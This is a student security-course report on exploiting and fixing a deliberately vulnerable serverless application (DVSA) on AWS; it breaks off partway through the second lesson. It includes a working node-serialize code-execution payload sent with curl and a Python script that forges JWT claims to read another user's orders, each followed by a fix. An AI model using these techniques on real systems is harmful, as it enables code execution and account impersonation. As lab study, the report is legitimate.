ICS344 | Information Security

Project Final Report

Section 03 | Team 61

AMJAD ALSADIQ | 202269000

http://dvsa-website-kfupm-646278323630-us-east-1.s3-website.us-east-1.amazonaws.com/

AWS Region: United States (N. Virginia) – us-east-1

Date: 2026/05/04

Contents

Contents....2

Lesson #1: Event Injection....8

1.1 Goal and Vulnerability Summary....8

1.2 Why This Works / Root Cause....8

1.3 Environment and Setup....8

1.4 Reproduction Steps....9

1.5 Evidence and Proof....10

1.6 Fix Strategy / Probable Mitigation....10

1.7 Code / Config Changes....11

1.8 Verification After Fix....11

1.9 Structured Operation and Security Analysis....12

1.9.1) Intended Logic and Security Rule(s)....12

1.9.2) Evidence Sources and Behavior Trace....12

1.9.3) Deviation Analysis and Classification....13

1.9.4) Explainable Fix and Post-Fix Validation....13

Lesson #2: Broken Authentication....15

2.1 Goal and Vulnerability Summary....15

2.2 Why This Works / Root Cause....15

2.3 Environment and Setup....16

2.4 Reproduction Steps....16

2.5 Evidence and Proof....19

2.6 Fix Strategy / Probable Mitigation....19

2.7 Code / Config Changes....20

2.8 Verification After Fix 21
2.9 Structured Operation and Security Analysis 22
2.9.1) Intended Logic and Security Rule(s) 22
2.9.2) Evidence Sources and Behavior Trace 22
2.9.3) Deviation Analysis and Classification 23
2.9.4) Explainable Fix and Post-Fix Validation 23
2.10 Takeaway / Lessons Learned 24
Lesson #3: Sensitive Information Disclosure.....25
3.1 Goal and Vulnerability Summary 25
3.2 Why This Works / Root Cause.....25
3.3 Environment and Setup 25
3.4 Reproduction Steps.....26
3.5 Evidence and Proof.....27
3.6 Fix Strategy / Probable Mitigation 28
3.7 Code / Config Changes.....28
3.8 Verification After Fix 28
3.9 Structured Operation and Security Analysis 29
3.9.1) Intended Logic and Security Rule(s) 29
3.9.2) Evidence Sources and Behavior Trace 29
3.9.3) Deviation Analysis and Classification 30
3.9.4) Explainable Fix and Post-Fix Validation 30
3.10 Takeaway / Lessons Learned 31
Lesson #4: Insecure Cloud Configuration.....32
4.1 Goal and Vulnerability Summary 32
4.2 Why This Works / Root Cause.....32
4.3 Environment and Setup 33

4.4 Reproduction Steps 33
4.5 Evidence and Proof 34
4.6 Fix Strategy / Probable Mitigation 34
4.7 Code / Config Changes 35
4.8 Verification After Fix 36
4.9 Structured Operation and Security Analysis 36
4.9.1) Intended Logic and Security Rule(s) 36
4.9.2) Evidence Sources and Behavior Trace 37
4.9.3) Deviation Analysis and Classification 37
4.9.4) Explainable Fix and Post-Fix Validation 37
4.10 Takeaway / Lessons Learned 39
Lesson #5: Broken Access Control 40
5.1 Goal and Vulnerability Summary 40
5.2 Why This Works / Root Cause 40
5.3 Environment and Setup 41
5.4 Reproduction Steps 41
5.5 Evidence and Proof 42
5.6 Fix Strategy / Probable Mitigation 43
5.7 Code / Config Changes 43
5.8 Verification After Fix 44
5.9 Structured Operation and Security Analysis 45
5.9.1) Intended Logic and Security Rule(s) 45
5.9.2) Evidence Sources and Behavior Trace 45
5.9.3) Deviation Analysis and Classification 45
5.9.4) Explainable Fix and Post-Fix Validation 46
5.10 Takeaway / Lessons Learned 47

Lesson #6: Denial of Service (DoS) 48

6.1 Goal and Vulnerability Summary 48

6.2 Why This Works / Root Cause 48

6.3 Environment and Setup 48

6.4 Reproduction Steps 49

6.5 Evidence and Proof 51

6.6 Fix Strategy / Probable Mitigation 51

6.7 Code / Config Changes 52

6.8 Verification After Fix 53

6.9 Structured Operation and Security Analysis 53

6.9.1) Intended Logic and Security Rule(s) 53

6.9.2) Evidence Sources and Behavior Trace 54

6.9.3) Deviation Analysis and Classification 54

6.9.4) Explainable Fix and Post-Fix Validation 54

6.10 Takeaway / Lessons Learned 55

Lesson #7: Over-Privileged Function 56

7.1 Goal and Vulnerability Summary 56

7.2 Why This Works / Root Cause 56

7.3 Environment and Setup 57

7.4 Reproduction Steps 57

7.5 Evidence and Proof 60

7.6 Fix Strategy / Probable Mitigation 60

7.7 Code / Config Changes 60

7.8 Verification After Fix 62

7.9 Structured Operation and Security Analysis 63

7.9.1) Intended Logic and Security Rule(s) 63
7.9.2) Evidence Sources and Behavior Trace 63
7.9.3) Deviation Analysis and Classification 64
7.9.4) Explainable Fix and Post-Fix Validation 64
7.10 Takeaway / Lessons Learned 65
Lesson #8: Logic Vulnerabilities 66
8.1 Goal and Vulnerability Summary 66
8.2 Why This Works / Root Cause 66
8.3 Environment and Setup 66
8.4 Reproduction Steps 67
8.5 Evidence and Proof 69
8.6 Fix Strategy / Probable Mitigation 69
8.7 Code / Config Changes 70
8.8 Verification After Fix 71
8.9 Structured Operation and Security Analysis 71
8.9.1) Intended Logic and Security Rule(s) 71
8.9.2) Evidence Sources and Behavior Trace 72
8.9.3) Deviation Analysis and Classification 72
8.9.4) Explainable Fix and Post-Fix Validation 72
8.10 Takeaway / Lessons Learned 73
Lesson #9: Vulnerable Dependencies 74
9.1 Goal and Vulnerability Summary 74
9.2 Why This Works / Root Cause 74
9.3 Environment and Setup 75
9.4 Reproduction Steps 75
9.5 Evidence and Proof 76

9.6 Fix Strategy / Probable Mitigation 76
9.7 Code / Config Changes 77
9.8 Verification After Fix 77
9.9 Structured Operation and Security Analysis 78
9.9.1) Intended Logic and Security Rule(s) 78
9.9.2) Evidence Sources and Behavior Trace 78
9.9.3) Deviation Analysis and Classification 79
9.9.4) Explainable Fix and Post-Fix Validation 79
9.10 Takeaway / Lessons Learned 80
Lesson #10: Unhandled Exceptions 81
10.1 Goal and Vulnerability Summary 81
10.2 Why This Works / Root Cause 81
10.3 Environment and Setup 82
10.4 Reproduction Steps 82
10.5 Evidence and Proof 83
10.6 Fix Strategy / Probable Mitigation 84
10.7 Code / Config Changes 84
10.8 Verification After Fix 84
10.9 Structured Operation and Security Analysis 85
10.9.1) Intended Logic and Security Rule(s) 85
10.9.2) Evidence Sources and Behavior Trace 85
10.9.3) Deviation Analysis and Classification 86
10.9.4) Explainable Fix and Post-Fix Validation 86
10.10 Takeaway / Lessons Learned 87


Lesson #1: Event Injection

1.1 Goal and Vulnerability Summary

This lesson demonstrates an Event Injection vulnerability in the DVSA backend request-processing path. The main affected component is the **DVSA-ORDER-MANAGER Lambda function**, which receives requests from Amazon API Gateway through the **/Stage/order** endpoint. The security impact is severe: attacker-controlled input sent in the request body can be interpreted as executable JavaScript rather than plain data, leading to **Remote Code Execution (RCE)** inside the Lambda runtime. This weakness exists because the backend unsafely deserializes user-controlled request data instead of parsing it safely as normal JSON.

1.2 Why This Works / Root Cause

The vulnerability is possible because the Lambda handler uses the **node-serialize** package to unserialize attacker-controlled input from **event.body** and **event.headers,** as shown below below:



Screenshot_1

This is unsafe because **node-serialize** can interpret specially crafted function markers embedded in user input. As a result, an attacker can submit a malicious action value that is executed during deserialization.

1.3 Environment and Setup

- The DVSA instance was deployed in **AWS us-east-1**
- The public API base URL: https://tligmlgyk4.execute-api.us-east-1.amazonaws.com/Stage
- The target endpoint: https://tligmlgyk4.execute-api.us-east-1.amazonaws.com/Stage/order

The main AWS service and resource involved were:

- Amazon API Gateway: The public entry point
- AWS Lambda function: DVSA-ORDER-MANAGER
- Amazon CloudWatch Logs: /aws/lambda/DVSA-ORDER-MANAGER

The local tools used were:

- curl
- AWS Console
- CloudWatch Logs viewer

1.4 Reproduction Steps

1. First, the correct API endpoint was confirmed by sending a normal POST request to the **/Stage/order** route using **curl -v**. This verified that the request reached API Gateway and that the backend responded with an internal error rather than a connection failure. This is shown below:

```
overpower@DESKTOP-K2O53 ×
overpower@DESKTOP-K2O53FS:/mnt/c/Users/Amjad/Desktop/KFUPM/Term-252/ICS-344/Project/Documentation$ curl -v -X POST "https://tligmlgyk4.execute-api.us-east-1.amazonaws.com/Stage/order" \
-H "Content-Type: application/json" \
-d '{"action":"orders"}'
Note: Unnecessary use of -X or --request, POST is already inferred.
* Host tligmlgyk4.execute-api.us-east-1.amazonaws.com:443 was resolved.
* IPv6: 64:ff9b::d889:2656, 64:ff9b::d889:267e, 64:ff9b::d889:2659, 64:ff9b::d889:2639
* IPv4: 216.137.38.57, 216.137.38.86, 216.137.38.126, 216.137.38.89
*   Trying 216.137.38.57:443...
* Connected to tligmlgyk4.execute-api.us-east-1.amazonaws.com (216.137.38.57) port 443
* ALPN: curl offers h2,http/1.1
* TLSv1.3 (OUT), TLS handshake, Client hello (1):
*  CAfile: /etc/ssl/certs/ca-certificates.crt
*  CApath: /etc/ssl/certs
* TLSv1.3 (IN), TLS handshake, Server hello (2):
* TLSv1.3 (IN), TLS handshake, Encrypted Extensions (8):
* TLSv1.3 (IN), TLS handshake, Certificate (11):
* TLSv1.3 (IN), TLS handshake, CERT verify (15):
* TLSv1.3 (IN), TLS handshake, Finished (20):
* TLSv1.3 (OUT), TLS change cipher, Change cipher spec (1):
* TLSv1.3 (OUT), TLS handshake, Finished (20):
* SSL connection using TLSv1.3 / TLS_AES_128_GCM_SHA256 / X25519 / RSASSA-PSS
* ALPN: server accepted h2
* Server certificate:
*  subject: CN=*.execute-api.us-east-1.amazonaws.com
*  start date: Apr 13 00:00:00 2026 GMT
*  expire date: Oct 27 23:59:59 2026 GMT
*  subjectAltName: host "tligmlgyk4.execute-api.us-east-1.amazonaws.com" matched cert's "*.execute-api.us-east-1.amazonaws.com"
*  issuer: C=US; O=Amazon; CN=Amazon RSA 2048 M01
*  SSL certificate verify ok.
*   Certificate level 0: Public key type RSA (2048/112 Bits/secBits), signed using sha256WithRSAEncryption
*   Certificate level 1: Public key type RSA (2048/112 Bits/secBits), signed using sha256WithRSAEncryption
*   Certificate level 2: Public key type RSA (2048/112 Bits/secBits), signed using sha256WithRSAEncryption
* using HTTP/2
* [HTTP/2] [1] OPENED stream for https://tligmlgyk4.execute-api.us-east-1.amazonaws.com/Stage/order
* [HTTP/2] [1] [:method: POST]
* [HTTP/2] [1] [:scheme: https]
* [HTTP/2] [1] [:authority: tligmlgyk4.execute-api.us-east-1.amazonaws.com]
* [HTTP/2] [1] [:path: /Stage/order]
* [HTTP/2] [1] [user-agent: curl/8.5.0]
* [HTTP/2] [1] [accept: */*]
* [HTTP/2] [1] [content-type: application/json]
* [HTTP/2] [1] [content-length: 19]
> POST /Stage/order HTTP/2
> Host: tligmlgyk4.execute-api.us-east-1.amazonaws.com
> User-Agent: curl/8.5.0
> Accept: */*
> Content-Type: application/json
> Content-Length: 19
>
* TLSv1.3 (IN), TLS handshake, Newsession Ticket (4):
< HTTP/2 502
< content-type: application/json
< content-length: 36
< date: Wed, 15 Apr 2026 18:55:54 GMT
< x-amz-apigw-id: b3_RNHDrIAMEavQ=
< x-amzn-requestid: 09c6fb7f-acfa-43a9-9ece-4c8eee95efc1
< x-amzn-errortype: InternalServerErrorException
< x-cache: Error from cloudfront
< via: 1.1 d88cd463c509acc5599a8b1e361299a0.cloudfront.net (CloudFront)
< x-amz-cf-pop: JED50-P5
< x-amz-cf-id: N_9_9OmH3zmVOEvhMH52oHeIq6Oen0FbFjkv8DWglwEjXV_8Dievhg==
<
* Connection #0 to host tligmlgyk4.execute-api.us-east-1.amazonaws.com left intact
overpower@DESKTOP-K2O53FS:/mnt/c/Users/Amjad/Desktop/KFUPM/Term-252/ICS-344/Project/Documentation$
```

Screenshot_2

Command used:

```
curl -v -X POST "https://tligmlgyk4.execute-api.us-east-1.amazonaws.com/Stage/order" \
-H "Content-Type: application/json" \
-d '{"action":"orders"}'
```

Screenshot_3

2. Next, a malicious payload was crafted and sent to the same **/Stage/order** endpoint. The payload used the **$$ND_FUNC$$** pattern to force execution of attacker-controlled JavaScript during deserialization. The injected code:

```
overpower@DESKTOP-K2O53 ×
overpower@DESKTOP-K2O53FS:/mnt/c/Users/Amjad/Desktop/KFUPM/Term-252/ICS-344/Project/Documentation$ curl -X POST "https://tligmlgyk4.execute-api.us-east-1.amazonaws.com/Stage/order" \
-H "Content-Type: application/json" \
-d '{"action":"_$$ND_FUNC$$_function(){var fs=require(\"fs\");fs.writeFileSync(\"/tmp/hacked.txt\",\"HACKED\");var d=fs.readFileSync(\"/tmp/hacked.txt\",\"utf-8\");console.error(\"YOU GOT: \"+d);}()","cart-id":""}'
overpower@DESKTOP-K2O53FS:/mnt/c/Users/Amjad/Desktop/KFUPM/Term-252/ICS-344/Project/Documentation$
```

Screenshot_4

- required the Node.js fs module
- wrote the string “HACKED” into /tmp/hacked.txt
- read the file back
- printed the result to CloudWatch as “YOU GOT: HACKED”


Command used:

```
curl -X POST "https://tligmlgyk4.execute-api.us-east-1.amazonaws.com/Stage/order" \
-H "Content-Type: application/json" \
-d '{"action":"_$$ND_FUNC$$_function(){var fs=require(\"fs\");fs.writeFileSync(\"/tmp/hacked.txt\",\"HACKED\");var d=fs.readFileSync(\"/tmp/hacked.txt\",\"utf-8\");console.error(\"YOU GOT: \"+d);}()","cart-id":""}'
```

Screenshot_5

1.5 Evidence and Proof

In CloudWatch, the injected message “YOU GOT: HACKED” appeared before the handler later crashed with a **TypeError**. This proved that the malicious code executed successfully inside Lambda before normal request processing failed. This is shown below:



Screenshot_6

The successful log output proves that the injected code executed inside the Lambda runtime and that file operations were performed successfully.

1.6 Fix Strategy / Probable Mitigation

The vulnerability should be fixed in the **DVSA-ORDER-MANAGER Lambda function**, specifically in the **request-parsing** logic. The correct mitigation is to remove unsafe deserialization of attacker-controlled input and ensure the request body is processed only as plain JSON data.

The main security improvement needed is:

- Stop using **node-serialize.unserialize()** on **event.body** and **event.headers**
- Parse **event.body** using **JSON.parse()**
- Treat **event.headers** as a plain object
- Reject malformed JSON safely with a controlled error response

This mitigation removes the mechanism that interprets user-supplied content as executable code.

1.7 Code / Config Changes

File changed: DVSA-ORDER-MANAGER/order-manager.js

Before fixing: Shown in Screenshot_1

After fixing:

```
JS order-manager.js ×
JS order-manager.js > handler > handler
1   const { LambdaClient, InvokeCommand } = require("@aws-sdk/client-lambda");
2   const { CognitoIdentityProviderClient, AdminGetUserCommand } = require("@aws-sdk/client-cognito-identity-provider");
3   const jose = require('node-jose');
4
5
6
7   exports.handler = (event, context, callback) => {
8       // console.log(JSON.stringify(event));
9       let req = {};
10      let headers = event.headers || {};
11
12      try {
13          req = JSON.parse(event.body || "{}");
14      }
15      catch (e) {
16          const response = {
17              statusCode: 400,
18              headers: {
19                  "Access-Control-Allow-Origin" : "*"
20              },
21              body: JSON.stringify({"status": "err", "msg": "invalid json"})
22          };
23          return callback(null, response);
24      }
```

Screenshot_7

Summary of the change:

- Removed unsafe dependency usage from the request path
- Replaced deserialization with safe JSON parsing
- Added a controlled error response for malformed input

1.8 Verification After Fix

After the patched **DVSA-ORDER-MANAGER** code was deployed, the exact same malicious request was sent again. The exploit payload was unchanged from the original proof-of-concept, so the post-fix test was a direct re-test of the same attack. Unlike the pre-fix behavior, CloudWatch logs no longer contained the attacker-controlled message “YOU GOT: HACKED”, as shown below:

```
2026-04-15T19:17:53.999Z        START RequestId: cbc38a5d-0e7f-4879-97ff-61741dab38a3 Version: $LATEST

START RequestId: cbc38a5d-0e7f-4879-97ff-61741dab38a3 Version: $LATEST

2026-04-15T19:17:54.000Z        2026-04-15T19:17:54.000Z cbc38a5d-0e7f-4879-97ff-61741dab38a3 ERROR Invoke Error {"errorType":"TypeError","errorMessage":"Cannot read properties of undefined (reading 'split')","stack":["TypeError: Cannot read properties of undefined (reading 'split')"," at exports.handler (/var/task/or…

2026-04-15T19:17:54.000Z        cbc38a5d-0e7f-4879-97ff-61741dab38a3    ERROR   Invoke Error
{
    "errorType": "TypeError",
    "errorMessage": "Cannot read properties of undefined (reading 'split')",
    "stack": [
        "TypeError: Cannot read properties of undefined (reading 'split')",
        "    at exports.handler (/var/task/order-manager.js:26:38)",
        "    at Runtime.handleOnceNonStreaming (file:///var/runtime/index.mjs:1306:29)"
    ]
}

2026-04-15T19:17:54.007Z        END RequestId: cbc38a5d-0e7f-4879-97ff-61741dab38a3

END RequestId: cbc38a5d-0e7f-4879-97ff-61741dab38a3

2026-04-15T19:17:54.007Z        REPORT RequestId: cbc38a5d-0e7f-4879-97ff-61741dab38a3 Duration: 7.81 ms Billed Duration: 8 ms Memory Size: 128 MB Max Memory Used: 100 MB

REPORT RequestId: cbc38a5d-0e7f-4879-97ff-61741dab38a3  Duration: 7.81 ms   Billed Duration: 8 ms   Memory Size: 128 MB   Max Memory Used: 100 MB
```

Screenshot_8

The shown error “Cannot read properties of undefined (reading 'split')” confirms that the fix worked as intended: request data is no longer interpreted as executable code.

1.9 Structured Operation and Security Analysis

1.9.1) Intended Logic and Security Rule(s)

Under normal conditions:

1. A client sends an HTTP request to the DVSA frontend/API path.
2. API Gateway forwards the request to **DVSA-ORDER-MANAGER**.
3. The Lambda function parses the request body and headers.
4. The action field is treated as plain data and used only to select the correct internal workflow, such as orders, new, shipping, or billing.
5. The Lambda function should never execute content embedded in request fields.

Security rule(s):

- Request input must be treated as data only.
- User-controlled fields such as action must never be executed as JavaScript.
- The request parser must not deserialize attacker-controlled content into executable objects or functions.

1.9.2) Evidence Sources and Behavior Trace

Artifacts used:

- Project lesson description
- Helper guide for Lesson #1
- LESSON_01.md summary
- order-manager.js source code before and after fixing
- curl terminal requests
- CloudWatch log entries

Behavior comparison:

- **Normal case:** request reaches **/Stage/order** and is processed through the Lambda handler and action is expected to be a normal string
- **Exploit case:** attacker-controlled action contains a function marker, and Lambda executes it and logs “YOU GOT: HACKED “
- **Post-fix case:** same payload no longer executes, and injected log message disappears from CloudWatch

1.9.3) Deviation Analysis and Classification

The exploit behavior deviates from the intended logic because the backend did not treat request input as plain data. Instead, it used unsafe deserialization on **event.body**, which allowed the attacker to place executable JavaScript in the action field.

Deviation class: Intentional misuse / security-relevant abuse

1.9.4) Explainable Fix and Post-Fix Validation

The wrong assumption in the original implementation was that request input could be unserialized safely using **node-serialize**. That assumption was false because the library supports execution of function-like payloads embedded in serialized data.

The fix belongs to the request parsing section of **DVSA-ORDER-MANAGER/order-manager.js**. The exact change removed **node-serialize.unserialize()** from the handling of **event.body** and **event.headers**, replacing it with safe **JSON.parse()** and direct header object use.

Post-fix validation confirmed that:

- The same payload no longer produced the log message “YOU GOT: HACKED”
- The exploit path for code execution was removed
- The backend still processed the request path normally enough to reach later logic, proving the Lambda remained active after the code change

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Lesson #1: Event Injection	Request fields such as action must be treated as plain data only and must never be executed as code inside **DVSA-ORDER-MANAGER**.	Project description, helper guide, LESSON_01.md, order-manager.js, CloudWatch logs.	Screenshot_2 shows the request reaching the correct endpoint.	Screenshot_6 shows CloudWatch logging "YOU GOT: HACKED", proving attacker-controlled input was executed as code.

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Lesson #1: Event Injection	The backend treated attacker-controlled input as executable content instead of plain request data, violating the intended input-handling rule and enabling code execution inside Lambda.	Intentional misuse / security-relevant abuse	Removed node-serialize from **DVSA-ORDER-MANAGER/order-manager.js**; replaced unsafe deserialization with safe **JSON.parse()** for the body and direct use of native headers.	Screenshot_8 shows that after re-running the same exploit, the injected log message no longer appeared in CloudWatch.	Optional

Lesson #2: Broken Authentication

2.1 Goal and Vulnerability Summary

This lesson demonstrates a Broken Authentication vulnerability in the DVSA order-processing path. The main affected component is the authentication logic inside the **DVSA-ORDER-MANAGER Lambda function**, which receives requests from Amazon API Gateway through the **/Stage/order** endpoint, where a malicious user can modify a **JSON Web Token (JWT)** payload and impersonate another user, which leads to unauthorized access to that user's order information. This weakness exists because the backend trust's identity claims inside the JWT payload without cryptographically verifying that the token was genuinely issued and has not been altered.

2.2 Why This Works / Root Cause

The vulnerability is possible because the Lambda handler decodes the Authorization token and directly trusts the username stored inside the JWT payload, as shown below:

```
25    var auth_header = headers.Authorization || headers.authorization;
26    var token_sections = auth_header.split('.');
27    var auth_data = jose.util.base64url.decode(token_sections[1]);
28    var token = JSON.parse(auth_data);
29    var user = token.username;
30    var isAdmin = false;
31
32    var params = {
33      UserPoolId: process.env.userpoolid,
34      Username: user
35    };
36
37    try {
38        const cognitoidentityserviceprovider = new CognitoIdentityProviderClient();
39        const command = new AdminGetUserCommand(params);
40        const userData = cognitoidentityserviceprovider.send(command);
41
42        userData.then((userData)=>{
```

Screenshot_19

In the vulnerable version, the code reads the Authorization header, splits the token into sections, **base64url-decodes** the payload, parses the JSON, and then uses **token.username** as the authenticated identity. Because no signature verification is performed, an attacker can modify claims such as username or sub, and the backend will still accept them as trusted identity data.

2.3 Environment and Setup

- The DVSA instance was deployed in AWS us-east-1
- The public API base URL: https://tligmlgyk4.execute-api.us-east-1.amazonaws.com/Stage
- The target endpoint: https://tligmlgyk4.execute-api.us-east-1.amazonaws.com/Stage/order

The main AWS service and resource involved were:

- Amazon API Gateway: The public entry point
- AWS Lambda function: DVSA-ORDER-MANAGER
- Amazon Cognito: The identity provider that issued the JWTs

The local tools used were:

- Browser DevTools
- Curl
- python3
- jq
- AWS Console

2.4 Reproduction Steps


1. First, two user accounts were prepared in the DVSA application:

- Attacker: anonymous2ppp@gmail.com
- Victim: s202269000@kfupm.edu.sa

Each user placed at least one order to ensure that meaningful data exists for both accounts.

2. Next, the authentication tokens (JWTs) for both users were captured using the browser Developer Tools. The attacker account was used first:


- The DVSA website was opened and the attacker logged in.
- Developer Tools (F12) were opened.
- The **Network** tab was selected and filtered to **Fetch/XHR**.
- An order request was triggered by clicking on an order in the "My Orders" page.
- The request headers were inspected, and the **Authorization header (JWT)** was copied



Screenshot_9


3. The same process was repeated for the victim account:

- The victim logged in through the DVSA interface.
- The same request flow was triggered.
- The victim's Authorization token was captured from the request headers.



Screenshot_10

4. Both tokens were then exported into the terminal environment to simplify further testing, as show below:



Screenshot_11

5. After capturing the tokens, both JWTs were decoded to understand their internal structure and extract identity information. A Python script was used to decode the Base64 payload of each token and print the relevant fields, where decoded output revealed that both username and sub fields uniquely identify each user:

Screenshot_12

6. The victim's identity was then saved in a variable for use in the forged token:

```
overpower@DESKTOP-K2O53
overpower@DESKTOP-K2O53FS:/mnt/c/Users/Amjad/Desktop/KFUPM/Term-252/ICS-344/Project/Documentation$ export VICTIM_USER=[redacted]
overpower@DESKTOP-K2O53FS:/mnt/c/Users/Amjad/Desktop/KFUPM/Term-252/ICS-344/Project/Documentation$
```

Screenshot_13

7. Before performing the attack, normal behavior was verified using the attacker's original token. A request was sent to retrieve the attacker's orders, where the response returned only the attacker's own orders, confirming correct access control under normal conditions:

```
overpower@DESKTOP-K2O53
overpower@DESKTOP-K2O53FS:/mnt/c/Users/Amjad/Desktop/KFUPM/Term-252/ICS-344/Project/Documentation$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_ATTACKER" \
--data-raw '{"action":"orders"}' | jq
{
  "status": "ok",
  "orders": [
    {
      "order-id": "6b7fd575-8120-4c7f-9e41-184b968a4eef",
      "date": 1776277914,
      "total": 45,
      "status": "shipped",
      "token": "ZzXsQIWBjVKO"
    },
    {
      "order-id": "63e98545-2b07-4abb-aa9a-1ff05c38ea0e",
      "date": 1776277821,
      "total": 28,
      "status": "shipped",
      "token": "8KNGd4ny7MSV"
    }
  ]
}
overpower@DESKTOP-K2O53FS:/mnt/c/Users/Amjad/Desktop/KFUPM/Term-252/ICS-344/Project/Documentation$
```

Screenshot_14

8. Next, a forged token was created by modifying the payload of the attacker's token. The username and sub fields were replaced with the victim's identity, while keeping the original header and signature unchanged:

```
overpower@DESKTOP-K2O53
overpower@DESKTOP-K2O53FS:/mnt/c/Users/Amjad/Desktop/KFUPM/Term-252/ICS-344/Project/Documentation$ export FAKE_AS_VICTIM="$(
python3 - <<'PY'
import os, json, base64

t = os.environ["TOKEN_ATTACKER"]
victim = os.environ["VICTIM_USER"]

h, p, s = t.split(".")
p += "=" * (-len(p) % 4)
data = json.loads(base64.urlsafe_b64decode(p.encode()))

data["username"] = victim
data["sub"] = victim

newp = base64.urlsafe_b64encode(
    json.dumps(data, separators=(",", ":")).encode()
).rstrip(b"=").decode()

print(f"{h}.{newp}.{s}")
PY
)"
overpower@DESKTOP-K2O53FS:/mnt/c/Users/Amjad/Desktop/KFUPM/Term-252/ICS-344/Project/Documentation$
```

Screenshot_15

9. The forged token was then used to send the same request to retrieve orders, where the response returned the victim's orders instead of the attacker's, demonstrating successful impersonation and unauthorized access:

```
overpower@DESKTOP-K2O53
overpower@DESKTOP-K2O53FS:/mnt/c/Users/Amjad/Desktop/KFUPM/Term-252/ICS-344/Project/Documentation$ curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $FAKE_AS_VICTIM" \
--data-raw '{"action":"orders"}' | jq
{
  "status": "ok",
  "orders": [
    {
      "order-id": "04647fc6-ee80-4501-8d46-8dfda853d697",
      "date": 1776278091,
      "total": 32,
      "status": "shipped",
      "token": "NjvwpWxX50fh"
    },
    {
      "order-id": "6693955a-ccff-48f6-9f6e-804568a682d5",
      "date": 1776278133,
      "total": 33,
      "status": "shipped",
      "token": "FmzfoN4p3dCz"
    }
  ]
}
overpower@DESKTOP-K2O53FS:/mnt/c/Users/Amjad/Desktop/KFUPM/Term-252/ICS-344/Project/Documentation$
```

Screenshot_16

2.5 Evidence and Proof

With the original attacker token, the orders API returned only the attacker's two orders, as shown in Screenshot_14.

This confirms the intended normal behavior that the attacker should only be able to view the attacker's own orders.

After modifying only the JWT payload and keeping the original signature, the forged-token request returned the victim's two orders, as shown in Screenshot_16.

This proves that the backend authorized access is based on attacker-controlled claims rather than on a verified JWT signature.

2.6 Fix Strategy / Probable Mitigation

The vulnerability should be fixed in the **DVSA-ORDER-MANAGER Lambda function**, specifically in the JWT handling logic. The correct mitigation is to verify the JWT signature and key claims before trusting any identity field such as username or sub. The main security improvement needed is:

- Fetch the Cognito JWKS public keys from the configured user pool
